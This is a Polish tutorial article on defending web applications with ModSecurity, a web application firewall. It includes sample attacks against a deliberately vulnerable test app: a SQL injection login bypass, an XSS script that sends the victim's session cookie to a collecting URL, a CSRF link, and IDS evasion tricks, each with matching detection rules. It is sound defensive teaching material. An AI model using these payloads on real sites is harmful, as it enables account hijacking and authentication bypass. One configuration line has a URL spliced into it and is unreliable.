Autor artykułu: Michał Melewski

Systemy IDS/IPS dla aplikacji webowych

Stan bezpieczeństwa w Internecie

Zawsze kiedy mam opisać stan bezpieczeństwa w Internecie przypomina mi się stary żydowski dowcip.

Na rynku mija się w pośpiechu dwóch żydów, ale nawiązuje się rozmowa:
- Panie Mosze, pan mnie powie, co tam u pana słychać, ale tak w dwóch słowach.
- Nu, jest dobrze.
- No a tak w trzech słowach?
- Nu, nie jest dobrze.

Co tak naprawdę dzieje się, jeśli chodzi o bezpieczeństwo? W zasadzie ciągle to samo - stare ataki ciągle mają się dobrze; wciąż w użyciu są ataki dotyczące starych "protokołów" (SMTP, NNTP, RPC itp). Jednak o ile kiedyś były to najczęściej wygłupy różnych rozrywkowych młodzieńców, o tyle dzisiaj mamy już do czynienia z przemysłowym wykorzystywaniem luk - maszyny są przejmowane dla zysku, a nie dla zabawy (np. żeby utworzyć botnet).

Obserwujemy też nowe trendy - ilość serwisów i aplikacji webowych rośnie w niesamowitym tempie. Firmy zrozumiały, że jeśli nie istnieją w sieci, to nie istnieją na obecnym rynku, więc nadrabiając stracony czas gwałtownie przenoszą swoje systemy na platformy webowe. Port 80 używany jest już w zasadzie do wszystkiego - przeglądanie stron, pobieranie plików, *Web Services* itd. Swoją zasługę ma tutaj coraz łatwiejsza technologia tworzenia stron i aplikacji webowych. Kiedyś do tego celu potrzebny był sztab fachowców, natomiast dzisiaj każdy licealista/gimnazjalista może i często tworzy różnego rodzaju aplikacje dla przedsiębiorstw.

Bezpieczeństwo aplikacji WWW

Nowe technologie rodzą nowe problemy i nowe wyzwania (miały być truizmy, to są). Musimy sobie uświadomić, że systemy Firewall przestają już wystarczać, bo skoro cały ruch przechodzi przez port 80, to nie możemy go zablokować. Skoro godzimy się z tym, że taki ruch wchodzi do naszych sieci, to jak wygląda bezpieczeństwo tego typu aplikacji? Szczerze mówiąc niezbyt dobrze. Pod względem standardów i dobrych praktyk tworzenie serwisów Internetowych to straszny bałagan. Jak dziurawe są aplikację najłatwiej się przekonać śledząc choćby przez tydzień listę dyskusyjną *Bugtraq* - każdego dnia ukazuje się przynajmniej kilka raportów dotyczących dziurawych aplikacji webowych. Istnieje wiele projektów mających na celu zarówno wypracowanie odpowiednich standardów tworzenia bezpiecznego kodu takich aplikacji oraz różnego rodzaju inicjatywy mające na celu podniesienie świadomości programistów, ale przed nami jeszcze długa droga.

Spróbujmy przez chwile wyobrazić sobie, jak wyglądałby idealny świat tworzenie aplikacji webowych:

- Bezpieczeństwo na wszystkich etapach projektu - względy bezpieczeństwa uwzględniane byłyby już na etapie projektowanie, podczas implementacji, a także na etapie testów.
- Istnieją wymagania dotyczące bezpieczeństwa i definiowana jest polityka bezpieczeństwa dla danego serwisu.
- Proces powstawania aplikacji nadzoruje ktoś, kto jest zaznajomiony z technicznymi i organizacyjnymi aspektami bezpieczeństwa aplikacji webowych.
- Odpowiednie osoby wykonują przeglądy kodu pod kątem potencjalnych luk w bezpieczeństwie.

A teraz wróćmy do świata rzeczywistego i zmierzmy się z nim:

- Większość aplikacji posiada luki bezpieczeństwa.
- Trywialne luki obnażają całkowity brak zrozumienia dla wymagań bezpieczeństwa aplikacji webowych.
- Użytkownicy oczekują nowych funkcjonalności, a bezpieczeństwo schodzi na dalszy plan.
- Do włamania się nie potrzeba żadnych specjalnych narzędzi - często wystarczy przeglądarka.

Zapobieganie atakom

Skoro wiemy, że nasze aplikację staną się celami, jak tylko zostaną umieszczone w sieci (a czasami nawet wcześniej), to musimy je w jakiś sposób zabezpieczyć. Pierwsza metoda, jakże często stosowana w różnych firmach wygląda następująco - zamknij oczy, skrzyżuj palce i powtarzaj *nic się nie stanie*. Niestety skuteczność tej metody pozostawia wiele do życzenia. Oczywiście naturalnym wydaje się, że przede wszystkim trzeba podnieść jakoś swojego kodu, zacząć bezpieczniej programować itp. Ważne jest, aby zarezerwować sobie czas na odpowiednie przetestowanie serwisu, a jeśli aplikacja jest ważna, to nawet zamówić usługę przeglądu kodu źródłowego pod kątem luk bezpieczeństwa (tak, to też robimy). Nie chciałbym tutaj rozwijać wątku na temat bezpiecznego programowania, ponieważ temat jest szeroki. Być może poświęcę mu kiedyś osoby wpis.

Problem pojawia się wtedy, kiedy musimy wdrożyć w naszej sieci aplikację napisaną przez kogoś innego. Wiadomo, że nie jesteśmy w stanie przeanalizować wszystkich systemów, które są u nas wykorzystywane - głównie ze względu na czas, jaki musielibyśmy temu poświęcić. Czasami zdarza się też, że znaleźliśmy błąd w jakiejś aplikacji webowej, którą wykorzystujemy, ale nie możemy jej poprawić. Często na przeszkodzie stoi bądź to brak źródeł (np. dla aplikacji napisanej w Javie) bądź też obostrzenia licencyjne. Wszystkie te sytuację są raczej mało komfortowe dla osoby, której zadaniem jest dbanie o bezpieczeństwo. Jeśli nie jesteśmy w stanie poprawić samej aplikacji, to zapobiegać trzeba w inny sposób.

Całkiem naturalnie pierwsze kroki kierujemy ku systemom IDS/IPS które funkcjonują w naszych sieciach. Przykładowo system Snort posiada specjalny moduł *HTTP Inspect*, który ma za zadanie rozkładać pakiet protokołu HTTP na poszczególne pola, normalizować je i przekazywać do silnika wykrywania ataków. Dodatkowo Snort posiada całkiem spory zestaw reguł dotyczących ataków na aplikacje webowe. Czy to wystarczy? Odpowiedź niestety brzmi: nie! Po pierwsze systemy pracujące w sieci mogą nie poradzić sobie z dekodowaniem dużej ilości ruchu protokołu HTTP - zwłaszcza, jeśli mamy kilka różnych serwisów i dla każdego z nich musielibyśmy stworzyć osobne zestawy reguł. Po drugie, dane przesyłane często są kompresowane celem zaoszczędzenia pasma - negatywnie odbija się to na wydajności systemu IDS/IPS, który najpierw musi rozpoznać takie dane, zdekompresować je, przeanalizować i wysłać dalej. Kolejny problem to ruch zaszyfrowany - żeby NIDS był w stanie wykryć atak w takim kanale musiałby posiadać kopie certyfikatów serwera, co obniżyłoby ogólny poziom bezpieczeństwa sieci. Ostatnią i chyba najpoważniejszą sprawą, jest fakt, że systemów NIDS nigdy nie projektowano z myślą o stanowym przetwarzaniu pakietów protokołu HTTP i radzeniu sobie ze wszystkimi możliwościami wyminięcia takiego sensora. Jakie są przykładowe metody omijanie sieciowych systemów IDS/IPS (niektóre są dość stare):

- Zmiana wielkości liter (DeLETe fRom users)
- Białe znaki (DELETE FROM users)
- Spacer po katalogach (/etc/./passwd)
- Podwójne slashe (/etc//paswd)
- Zapytania SQL (DELETE /**/ FROM users)

Jak widać, jest tego całkiem sporo. Oczywiście niewiele z nich zadziała jeśli zostaną zastosowane samodzielnie, ale w kombinacji trudno powiedzieć - mogą być często dość skuteczne. Najlepiej obrazuje problem ostatni przykład - sieciowy IDS/IPS nie jest w stanie zrozumieć, że powinien zignorować komentarz wewnątrz zapytania SQL. Wniosek jest jeden - jesteśmy zbyt daleko od logiki aplikacji, żeby móc w pełni ją zrozumieć.

Wszystko wskazuje na to, że w tym wypadku sieciowe systemy IDS/IPS nie zapewnią nam należytej ochrony. Jest jednak rozwiązanie - należy przenieść system obrony bliżej celu, na warstwę 7 modelu sieciowego. Do tego właśnie służą rozwiązania znane jako WAF - *Web Application Firewall*. Na rynku pojawiło się kilka tego typu rozwiązań różnych firm - Profense, F5, Zorp czy też Mod Security. Waszą uwagę chciałbym zwrócić właśnie na to ostatnie rozwiązanie.

Mod Security - możliwości

Mod Security to darmowy system IDS/IPS przeznaczony do ochrony aplikacji webowych. Jest to aplikacja *Open Source*, której rozwojem zajmuje się firma Breach - dostępna jest zarówno licencja komercyjna jak też licencja GPL. Mod Security współpracuje zarówno z serwerem Apache serii 1.x oraz 2.x, natomiast w przyszłości planowana jest wersja pracująca jako ServletFilter dla serwerów aplikacji Java.

Najważniejsze cechy tego systemu to możliwość logowania całego ruchu, włączając w to dane przesłane metodami GET, POST oraz COOKIE oraz wszystkie inne pola protokołu HTTP. Dodatkowo Mod Security ma możliwość inspekcji połączenia i reagowania na ataki w czasie rzeczywistym - dzięki elastycznemu silnikowi reguł opartemu na wyrażeniach regularnych (PCRE), możemy zdefiniować różnego rodzaju kombinacje pół protokołu, które zamierzamy zablokować w przypadku ich wystąpienia.

Ważną cechą Mod Security jest możliwość uruchomienia go w dwóch trybach. W pierwszym, tzw. *embedded mode* system IDS/IPS jest ściśle zintegrowany z serwerem WWW. W drugim trybie natomiast wykorzystać musimy dodatkowo moduł mod_proxy, dzięki czemu czemu uruchomimy go w trybie *reverse proxy*. Tryb ten pozwoli nam na ochronę kilku serwerów za pomocą jednego systemu IDS/IPS. (To właśnie nazywamy WAF - *Web Application Firewall*)

Mod Security - zasady działania

Jak widać system ten ma całkiem spore możliwości, natomiast teraz chciałbym zaprezentować wam, jak można te możliwości wykorzystać. Najważniejszą cechą reguł obronnych jest to, że możemy korzystać z nich w odniesieniu do wszystkich dyrektyw lokalizacyjnych serwera Apache: *Directory, Location, Virtual Host* itd. Dzięki temu możemy dopasowywać różne reguły, zasady raportowania i metody ochrony w odniesieniu do różnych aplikacji. Prześledźmy teraz krok po kroku jakie opcję powinniśmy zdefiniować, żeby nasz system zaczął funkcjonować.

Pierwszym krokiem jest rzecz jasna włączenie silnika reguł oraz włączenie opcji sprawdzania ciała zapytania:

```
SecRuleEngine Onhttp://carstein.kill-9.pl/files/battleground.tar.gz
SecRequestBodyAccess On
```

Drugim krokiem jest zdefiniowanie domyślnej akcji:

```
SecDefaultAction "log, deny, status:500, phase:1"
```

Reguła ta wskazuje, jakie działania zostaną podjęte, jeśli któraś z naszych reguł zostanie dopasowana. Jak widać, po pierwsze fakt ten zostanie odnotowany w logu, następnie dane wywołanie zostanie zablokowane i zwrócony zostanie status 500 (błąd aplikacji). Opcja *phase* wskazuje, której z faz przetwarzania zapytania będzie ona dotyczyła. O fazach przetwarzania napiszę później.


Trzecim krokiem jest określenie reguł:

```
SecRule REQUEST_URI "<script>"
```

Widać, że konstrukcja reguły jest prosta - pierwszy człon wskazuje, które z pól zapytania protokołu HTTP chcemy sprawdzić (w tym przypadku dotyczy to ciągu zapytania), natomiast drugi człon jest wyrażeniem regularnym wskazującym nam poszukiwany ciąg. Jeśli spełniony zostanie warunek polegający na tym, że w ciągu zapytania odnaleziony zostanie wskazane

wyrażenie, to dla tego zapytania uruchamiana jest domyślna akcja. Kolejne kroki do między innymi zdefiniowanie zasad logowania, ale tutaj po szczegóły odsyłam już do dokumentacji.

Wspomniałem wcześniej o fazach przetwarzania - w Mod Security mamy możliwość definiowania zasad dla 5 etapów przetwarzania serwera Apache. Sprawę najlepiej wyjaśni rysunek obrazujący jak serwer przetwarza zapytanie otrzymane od klienta.



Oczywiście nie wszystkie reguły są tak proste i ograniczone. Mod Security daje nam sporo możliwości - możemy między innymi:

- decydować, do którego etapu przetwarzania dana reguła ma zastosowanie:
  `SecRule HTTP_HOST "!^$" "deny, phase:1"`
- określić domyślne akcje dla każdego z etapów:
  `SecDefaultAction "log,pass,phase:2"`
- dobrać się do różnych elementów zapytania:
  `REQUEST_URI, ARGS itp`
- wykorzystywać różne funkcje wbudowane:
  `@validateByteRange, @lt, @eq, itd.`
- definiować różnego rodzaju akcje:
  `przerywające: deny, drop, redirect,`
  `nieprzerywające: allow, pass, skip, chain,`

To oczywiście nie wszystkie możliwości Mod Security - po więcej zapraszam do dokumentacji.

Powstrzymywanie ataków - SQL injection

Teraz spróbujmy zastosować Mod Security w sposób nieco bardziej praktyczny - na końcu tego artykułu znajdziecie odnośnik do małej aplikacji napisanej w PHP - aplikacja ta jest podatna na niemal każdy typowy błąd dotyczący aplikacji webowych (takie było założenia podczas jej pisania). Posłuży nam ona jako poligon doświadczalny.

Pierwszym, najbardziej typowym błędem jest *SQL Injection*. Atak z wykorzystaniem tego błędu polega na przekazaniu dodatkowych parametrów do zapytania języka SQL, co powoduje wypaczenie sensu zapytania pierwotnego. Przykładowo nasza aplikacja testowa posiada błąd umożliwiający ominięcie procesu uwierzytelniania. Aby przeprowadzić ten atak wystarczy w polu login wpisać: "test' OR 'a'='a".

Żeby się przed tym zabezpieczyć wystarczy wykorzystać dwie reguły:

```
SecRule ARGS:login "' OR"
SecRule ARGS:pass "' OR"
```

Sens reguły jest następujący - sprawdzamy argumenty o nazwach *login* oraz *pass* i szuka fragmentu zapytania języka SQL. Reguła ta działa, ale łatwo ją ominąć - choćby zmieniając wielkość liter lub zmieniając doklejane zapytanie. Jak sobie poradzić z tym problemem? Zmieniając sens reguł:

```
SecRule ARGS:login "@validateByteRange 48-57,65-90,97-122"
SecRule ARGS:pass "@validateByteRange 48-57,65-90,97-122"
```

Sprawdzamy, czy każdy z przekazanych argumentów posiada bajty tylko z dopuszczalnego zakresu (w naszym przypadku duże i małe litery oraz cyfry). Te dwie reguły zablokują nam ten konkretny atak.

Powstrzymywanie ataków - XSS

Drugim, chyba najczęściej spotykanym atakiem jest atak *Cross Site Scripting* znany także jako *XSS*. Polega on na przekazaniu klientowi wykonywalnego kodu Javascript uruchamiającego się w kontekście wyświetlanej strony. Nasza aplikacja również podatna jest na taki atak. Wystarczy w polu wiadomości wkleić następujący kod:

```
<script>
var adr = \'http://localhost/vuln/test.php?id=\' + escape(document.cookie);
var obr = \'<IMG src=\"\' + adr + \'\">\';
document.write(obr);
</script>
```

Efektem będzie zapisanie się identyfikatora sesji danego użytkownika na naszym serwerze - później identyfikator ten możemy wykorzystać do przejęcia czyjegoś konta. Aby zabezpieczyć nas przed tego typu atakami możemy zastosować taką regułę:

```
SecRule REQUEST_FILENAME|ARGS|ARGS_NAMES|REQUEST_HEADERS "<script"
```

Niestety to nie zawsze wystarczy - możliwości umieszczenia kodu JavaScript na stronie jest całkiem sporo. Kompleksowa reguła służąca zapobieganiu tego typu atakom wygląda tak:

```
SecRule REQUEST_FILENAME|ARGS|ARGS_NAMES|REQUEST_HEADERS
"(?:\b(?:on(?:(?:mo(?:use(?:o(?:ver|ut)|down|move|up)|ve)|
key(?:press|down|up)|c(?:hange|lick)|s(?:elec|ubmi)
t|(?:un)?load|dragdrop|resize|focus|blur)\b\W*?=|abort\b)|
(?:l(?:owsrc\b\W*?\b(?:(?:java|vb)script|shell)|
ivescript)|(?:href|url)\b\W*?\b(?:(?:java|vb)script|shell)|mocha):|
type\b\W*?\b(?:text\b(?:\W*?\b(?:j(?:ava)?|ecma)script\b|
[vbscript])|application\b\W*?\bx-(?:java|vb)script\b)|
s(?:(?:tyle\b\W*=.*\bexpression\b\W*|ettimeout\b\W*?)
\(|rc\b\W*?\b(?:(?:java|vb)script|shell|http):)|
(?:c(?:opyparentfolder|reatetextrange)|
get(?:special|parent)folder|background-image:|@import)\b|
a(?:ctivexobject\b|lert\b\W*?\())
|<(?:(?:body\b.*?\b(?:backgroun|onloa)d|
input\b.*?\\btype\b\W*?\bimage)\b|
!\[CDATA\[|script|meta)|.(?:(?:execscrip|addimpor)t|
(?:fromcharcod|cooki)e|innerhtml)\b)"
```

Mało to czytelne, ale w końcu to składnia Perl'a - w każdym razie działa.

Powstrzymywanie ataków - CSRF

Dość ciekawym przypadkiem ataku są ataki typu *Cross Site Request Forgery*, gdzie podstawiamy użytkownikowi odnośnik, który dany użytkownik wykonuje nie będąc często świadomym, że to robi. Uaktywnienie danego odnośnika skutkuje najczęściej wykonaniem jakiejś akcji na innej stronie, ale z uprawnieniami ofiary. Może nieco mętnie to wyjaśniam, więc najlepiej będzie wskazać to na przykładzie. Nasza testowa aplikacja podatna jest właśnie na atak typu CSRF. Jeśli ofiara otrzyma od atakującego link zatytułowany "nagie zdjęcia", a link prowadzić będzie do
<img src=”http://home.pl/remove.php?msgid=100”%gt;, to użytkownik nieświadomie wykona akcję polegającą na usunięciu danej wiadomości (o ile jeszcze nie wygasły dane uwierzytelniające).

Obrona przed tym nie jest prosta - działanie takie wygląda prawie tak samo, jak typowa akcja użytkownika. Spróbujmy jednak jakoś sobie z tym poradzić. Pierwsza wersja reguły jest taka:

```
SecRule ARGS_NAMES msgid chain
SecRule &HTTP_REFERER "@eq 0"
```

Już tłumaczę, jak to działa. Pierwsza reguła sprawdza, czy jeden z przekazanych argumentów nazywa się *msgid*. Jeśli tak, to uaktywniana jest druga reguła (stąd akcja *chain*), która sprawdza, czy parametr HTTP_REFERER jest pusty. Sens tych reguł jest taki, że jeśli akcja usunięcia została wywołana bezkontekstowo, to oznacza, że nie była częścią normalnej sesji użytkownika. Oczywiście, jeśli taki link został by umieszczony na jakiejś stronie, to wywołanie otrzymało by kontekst, więc nasza reguła nie zdała by się na nic. Aby powstrzymać takie ataki trzeba baczniej śledzić poprawność kontekstu wywołania skryptów destrukcyjnych oraz integralność sesji.

Mod Security Core Rules

Jak każdy system IDS/IPS także Mod Security wyposażony jest w odpowiednie zestawy reguł, których celem jest powstrzymywanie bardziej typowych ataków oraz niepożądanych działań. Reguły te podzielone zostały na kilka podzbiorów. Oto one:

Reguły konfiguracyjne - tutaj zdefiniowane są wszystkie główne ustawienia Mod Security, takie jak katalogi logowania, katalogi dla plików tymczasowych, domyślne reakcje na dopasowanie reguły itp.

Reguły naruszeń protokołu - w tym pliku zdefiniowano wszystkie reguły dotyczące poprawnej konstrukcji pakietów protokołu HTTP. Wykrywany jest brak nagłówku hosta, brak nazwy klienta, nie numeryczna wartość pola *Content-lenght* i temu podobne naruszenia.

Reguły ograniczające protokół HTTP - ten zestaw reguł odpowiada za wyeliminowanie niewykorzystywanych typów połączeń protokołu HTTP, takich jak TRACE, CONNECT, PUT itp.

Reguły złych robotów - celem tych reguł jest uniemożliwienie złośliwym robotom indeksowania zawartości naszego serwera.

Reguły typowych ataków - te reguły mają na celu zablokowanie wszystkich typowych ataków, takich jak XSS, SQL Injection, RCE itp.

Reguły koni trojańskich - są to reguły chroniące przed uploadem plików, które mogą zawierać różnego rodzaju szkodliwy kod. Do poprawnego działania wymaga dodatkowych programów na serwerze.

Reguły komunikatów wstęgi bocznej - zdefiniowane tutaj reguły mają chronić przed takimi zdarzeniami, jak wyciek kodu strony lub zbyt szczegółowych komunikatów o błędach aplikacji.

Reguły dla działu marketingu - zestaw prostych reguł raportujących o odwiedzinach botów głównych wyszukiwarek.

Oczywiście pamiętać należy, że to tylko żelazny zestaw reguł, w które musi być wyposażony nasz system - warto jednak tworzyć konkretne reguły dla swoich własnych aplikacji. Zestaw przedstawionych reguł należy też od czasu do czasu aktualizować - poprawki dostępne są oczywiście na stronie projektu.

Podsumowanie

Jeśli chodzi o tematykę ochrony aplikacji webowych, to przychodzi mi do głowy kilka ważniejszych wniosków. Po pierwsze, widzimy, że systemy NIDS, które były projektowane w zupełnie innym celu nie spełniają w pełni swojej roli jeśli chodzi o ochronę tego typu aplikacji. Jedyną skuteczną ochronę jest przeniesienie mechanizmów na wyższe warstwy. Sprawdza się tutaj zasada, że im bliżej celu stoimy, tym lepiej rozumiemy ataki, którym jest poddawany. Wszystkim tym, którzy chcieliby zacząć lepiej chronić swoje aplikacje webowe polecam zapoznanie się z Mod Security. Oczywiście to was nie zwalnia od pisania dobrego i bezpiecznego kodu. To tylko kolejna warstwa ochronna.

Obiecana aplikacja może być pobrana tutaj.